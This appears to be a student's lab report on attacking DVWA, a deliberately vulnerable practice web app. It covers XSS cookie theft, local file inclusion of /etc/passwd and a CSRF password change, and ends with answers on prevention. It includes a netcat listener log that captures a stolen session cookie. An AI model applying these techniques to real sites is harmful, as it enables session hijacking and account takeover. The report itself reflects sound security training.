
Screenshots:

(Insert screenshot showing reflected XSS alert popup)



(Insert screenshot


showing cookie theft captured on Netcat listener)



Task 2: Exploit Stored XSS (10 pts)


Screenshots:

(Insert screenshot showing stored XSS alert when page reloads)



(Insert screenshot of browser console or page source showing the stored


script)




Task 3: Advanced Stored XSS: Multi-Step Cookie Theft (10 pts)

Screenshots:

(Insert screenshot showing multi-step payloads posted across multiple messages)



(Insert screenshot showing stolen cookie captured in Netcat listener)



```
┌──(kevin㉿kali)-[~/Documents/Lab_5]
└─$ sudo nc -lvnp 80

[sudo] password for kevin:
listening on [any] 80 ...
connect to [192.168.10.11] from (UNKNOWN) [192.168.10.11] 51348
GET /c?security=low;%20PHPSESSID=2ed099f321b90b9a062a5839ae567da5 HTTP/1.1
Host: 192.168.10.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.10.13/
Origin: http://192.168.10.13
Connection: keep-alive
Priority: u=4
```

(Insert screenshot showing verification in Developer Tools (PHPSESSID) matching captured value)

Name	Value
PHPSESSID	2ed099f321b90b9a062a5839ae567da5


Part 4: Directory Traversal (Local File Inclusion - LFI)

(15 pts)

Task 1: Exploit Local File Inclusion (LFI) (15 pts)

Screenshot:

(Insert screenshot showing successful LFI displaying `/etc/passwd`)



Answer to Question:


12. What did you find in `/etc/passwd`? *(Provide your answer here)* I found a raw linux configuration file, that reveals all the system's account.

Part 5: Cross-Site Request Forgery (CSRF) (15 pts)


Task 1: Perform a Basic CSRF Attack Using a Simple Link (15 pts)

Screenshots:


(Insert screenshot showing captured GET request in Developer Tools Network tab)



(Insert screenshot showing CSRF attack successfully changing the password)



(Insert screenshot showing login success using the new password, e.g., hacked)



Answers to Questions:

13. Why is a GET request for password changes insecure? *(Provide your answer here)*

Using a get request allows the data transfer to be intercepted in the browser itself since the sensitive data will be revealed in the network traffic.

14. How does this attack work without JavaScript? *(Provide your answer here)* The attack utilizes basic HTML by crafting a tag that sends the GET request automatically since the change password process lacks a formal form submission.
15. How could DVWA prevent this attack? *(Provide your answer here)* The easiest way to prevent this should be to change the GET request to a POST request. Implementing CSRF tokens that are generated each time the password form is loaded, and if the token does not match upon submission, then the request should be denied.